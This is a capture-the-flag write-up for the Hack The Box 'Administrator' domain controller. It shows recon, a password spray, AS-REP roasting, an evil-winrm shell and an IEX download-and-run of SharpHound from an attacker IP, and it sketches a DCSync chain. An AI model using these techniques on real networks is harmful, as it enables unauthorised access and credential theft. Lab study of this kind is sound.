Administrator
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Administrator is a pure Active Directory box. We start with credentials that Hack The Box hands us and use them to collect the domain in BloodHound. From there we walk an ACL chain:GenericAllandForceChangePasswordlet us reset other users' passwords, a Password Safe (.psafe3) hidden on an FTP share hands us more credentials,GenericWriteenables a targeted Kerberoasting attack and, finally,GetChanges/GetChangesAlllet us run a DCSync to dump the domain hashes and log in as Administrator with Pass-the-Hash. Not a single CVE involved: it is all about over-permissive ACLs.
Recon
Initial Scanning
Before scanning anything, a quick ping and a look at the TTL hint at the OS family: values up to ~64 usually mean Linux, ~128 means Windows.
ping -c 1 10.10.11.42
PING 10.10.11.42 (10.10.11.42) 56(84) bytes of data.
64 bytes from 10.10.11.42: icmp_seq=1 ttl=127 time=145 ms
The TTL comes back as 127, one hop below the 128 typical of Windows (each intermediate hop decrements it), so it points to Windows: a hint, not proof, which the service scan will confirm. We run a SYN scan over all ports with a high --min-rate, saving the output in greppable format so we can reuse the open-port list:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.42
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
...
The service set speaks for itself: Kerberos (88), LDAP (389/636) with its global catalog (3268/3269), kpasswd (464), ADWS (9389) and SMB (445). This is an Active Directory Domain Controller. Two details worth noting:
- FTP (21) is unusual on a DC. It is a prime candidate to hide something, so we will come back once we have credentials.
- WinRM (5985 and 47001) is open: if we get valid credentials we get a shell straight away, no exploits needed.
Copying twenty-four ports out of the -oG file by hand is the fastest way to get one wrong, so the list is pulled with extractPorts, a .zshrc function that combs the greppable file and leaves the ports on the clipboard:
extractPorts scan
Extracting information ...

IP Address: 10.10.11.42
Open ports: 21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49668,51077,51082,51089,51094,51107,57072

Ports copied to clipboard
A second scan fingerprints versions and runs the default scripts over the open ports:
nmap -p21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389 -sCV 10.10.11.42
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-13 23:06:09Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
The key bits: FTP is Microsoft ftpd and, most importantly, the LDAP banner leaks the domain name, administrator.htb, and the DC hostname, DC. The OS confirms what the TTL suggested: Windows Server 2022. To finish the service recon, we review the main UDP ports:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.11.42 | grep -v 'no-response'
PORT    STATE SERVICE      REASON
53/udp  open  domain       udp-response ttl 127
88/udp  open  kerberos-sec udp-response ttl 127
123/udp open  ntp          udp-response ttl 127
It shows 53 (DNS), 88 (Kerberos) and 123 (NTP), the AD signature again. NTP is a reminder: Kerberos is very sensitive to clock skew, so we will have to sync our clock to the DC before any attack against port 88.
DNS - TCP 53
Nothing resolves the domain the LDAP banner leaked yet: the box is the domain's own DNS server, but our resolver does not point at it. The first move is to add it to /etc/hosts:
sudo nano /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
...
10.10.11.42 administrator.htb
With the name resolvable, we enumerate DNS records in case there are more names:
dig NS administrator.htb @10.10.11.42
;; ANSWER SECTION:
administrator.htb.      3600  IN  NS  dc.administrator.htb.

;; ADDITIONAL SECTION:
dc.administrator.htb.   3600  IN  A   10.10.11.42
The NS record returns dc.administrator.htb, the FQDN of the Domain Controller. We add that to /etc/hosts too so the host resolves both ways:

10.10.11.42 administrator.htb dc.administrator.htbSMB - TCP 445
Before having any credentials we try a NULL session over SMB, in case it leaks anything:
netexec smb 10.10.11.42 -u '' -p ''
SMB  10.10.11.42  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB  10.10.11.42  445  DC  [+] administrator.htb\:
The NULL session is accepted (the [+]), but it only confirms the build, the machine name (DC) and that SMB signing is required. It hands over nothing useful, no shares and no users, so unauthenticated enumeration stops here.
Initial credentials
This box is meant to resemble a real engagement, where it is very common to start with a set of low-privilege credentials already handed to you. Hack The Box gives us olivia:ichliebedich. The first thing to do with any credential is to check where it is valid:
netexec smb   10.10.11.42 -u 'olivia' -p 'ichliebedich'
netexec winrm 10.10.11.42 -u 'olivia' -p 'ichliebedich'
SMB 10.10.11.42 445 DC [+] administrator.htb\olivia:ichliebedich
WINRM 10.10.11.42 5985 DC [+] administrator.htb\olivia:ichliebedich (Pwn3d!)They are valid on SMB and, even better, WinRM answers with (Pwn3d!): Olivia can open a remote shell. Before jumping on it, we use the SMB access to enumerate the domain users:
netexec smb 10.10.11.42 -u 'olivia' -p 'ichliebedich' --users
-Username-     -Last PW Set-        -BadPW- -Description-
Administrator  2024-10-22 18:59:36  38      Built-in account for administering the computer/domain
Guest          <never>              37      Built-in account for guest access to the computer/domain
krbtgt         2024-10-04 19:53:28  0       Key Distribution Center Service Account
olivia         2024-10-06 01:22:48  0
michael        2024-10-06 01:33:37  0
benjamin       2024-10-06 01:34:56  0
emily          2024-10-30 23:40:02  0
ethan          2024-10-12 20:52:14  0
alexander      2024-10-31 00:18:04  0
emma           2024-10-31 00:18:35  0
[*] Enumerated 10 local users: ADMINISTRATOR
We save the list to a file, which we will need for spraying and AS-REP Roasting:
netexec smb 10.10.11.42 -u 'olivia' -p 'ichliebedich' --users | awk '{print $5}' | tail -n +4 | head -n -1 > users.txt
cat users.txt
Administrator
Guest
krbtgt
olivia
michael
benjamin
emily
ethan
alexander
emma
Spraying and AS-REP Roasting (failed)
With a valid password in hand, the cheap check is whether anyone reuses it. A quick spray of the domain with Olivia's password (in a real engagement we'd check the account lockout policy first so we don't lock anyone out; in the lab there's no such risk):
netexec smb 10.10.11.42 -u users.txt -p 'ichliebedich' --continue-on-success
SMB  10.10.11.42  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB  10.10.11.42  445  DC  [-] administrator.htb\Administrator:ichliebedich STATUS_LOGON_FAILURE
SMB  10.10.11.42  445  DC  [-] administrator.htb\Guest:ichliebedich STATUS_LOGON_FAILURE
SMB  10.10.11.42  445  DC  [-] administrator.htb\krbtgt:ichliebedich STATUS_LOGON_FAILURE
SMB  10.10.11.42  445  DC  [+] administrator.htb\olivia:ichliebedich
SMB  10.10.11.42  445  DC  [-] administrator.htb\michael:ichliebedich STATUS_LOGON_FAILURE
...
SMB  10.10.11.42  445  DC  [-] administrator.htb\emma:ichliebedich STATUS_LOGON_FAILURE
No reuse: only Olivia validates. We then look for accounts without Kerberos pre-authentication, which would let us request their TGT and crack it offline. Since Kerberos depends on the clock, we sync with the DC first:
ntpdate administrator.htb
GetNPUsers.py administrator.htb/ -no-pass -usersfile users.txt
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User olivia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User michael doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User benjamin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User emily doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ethan doesn't have UF_DONT_REQUIRE_PREAUTH set
No account gives up its ticket, so both vectors are closed. Time to use the access we do have.
Shell as olivia
Olivia's credentials work for WinRM, so we open a PowerShell session with evil-winrm:
evil-winrm -i 10.10.11.42 -u 'olivia' -p 'ichliebedich'
Evil-WinRM shell v3.7
...
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\olivia\Documents>
Olivia belongs to Remote Management Users (hence the WinRM), but her home folder and the filesystem hide nothing useful. The real playground here is the domain itself, so let's map it.
BloodHound
Collection
We collect the Active Directory data with SharpHound (repo) from the session itself and download the resulting .zip:
IEX(New-Object Net.WebClient).downloadString('http://10.10.16.6/SharpHound.ps1')
Invoke-BloodHound -CollectionMethod All
download 20251114112509_BloodHound.zip
*Evil-WinRM* PS C:\Users\olivia\Documents> dir

    Directory: C:\Users\olivia\Documents

Mode    LastWriteTime          Length Name
----    -------------          ------ ----
-a---   11/14/2025  11:25 AM     9339 20251114112509_BloodHound.zip
...
*Evil-WinRM* PS C:\Users\olivia\Documents> download 20251114112509_BloodHound.zip
Info: Downloading C:\Users\olivia\Documents\20251114112509_BloodHound.zip to 20251114112509_BloodHound.zip
Info: Download successful!
There is a prior step on the attacker box that no writeup mentions and that costs half an hour: BloodHound (the legacy, Electron one) will not start under Java 21, which is what Kali ships by default. The alternative has to be dropped to Java 11 first:
sudo update-alternatives --config java
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                          Priority   Status
------------------------------------------------------------
* 0            /usr/lib/jvm/java-21-openjdk-amd64/bin/java    2111      auto mode
  1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java    1111      manual mode
  2            /usr/lib/jvm/java-21-openjdk-amd64/bin/java    2111      manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/java to provide /usr/bin/java in manual mode
Now Neo4j and BloodHound can come up:
neo4j console
bloodhound
They are two separate processes: neo4j is the graph database the data gets loaded into, and bloodhound is just the viewer, which connects to it over the bolt protocol. That is why the first thing the interface asks for are the Neo4j credentials, not the domain ones:

Log in to Neo4j Database
  bolt://localhost:7687
  neo4j
  ********
With the session open, we import the .zip:
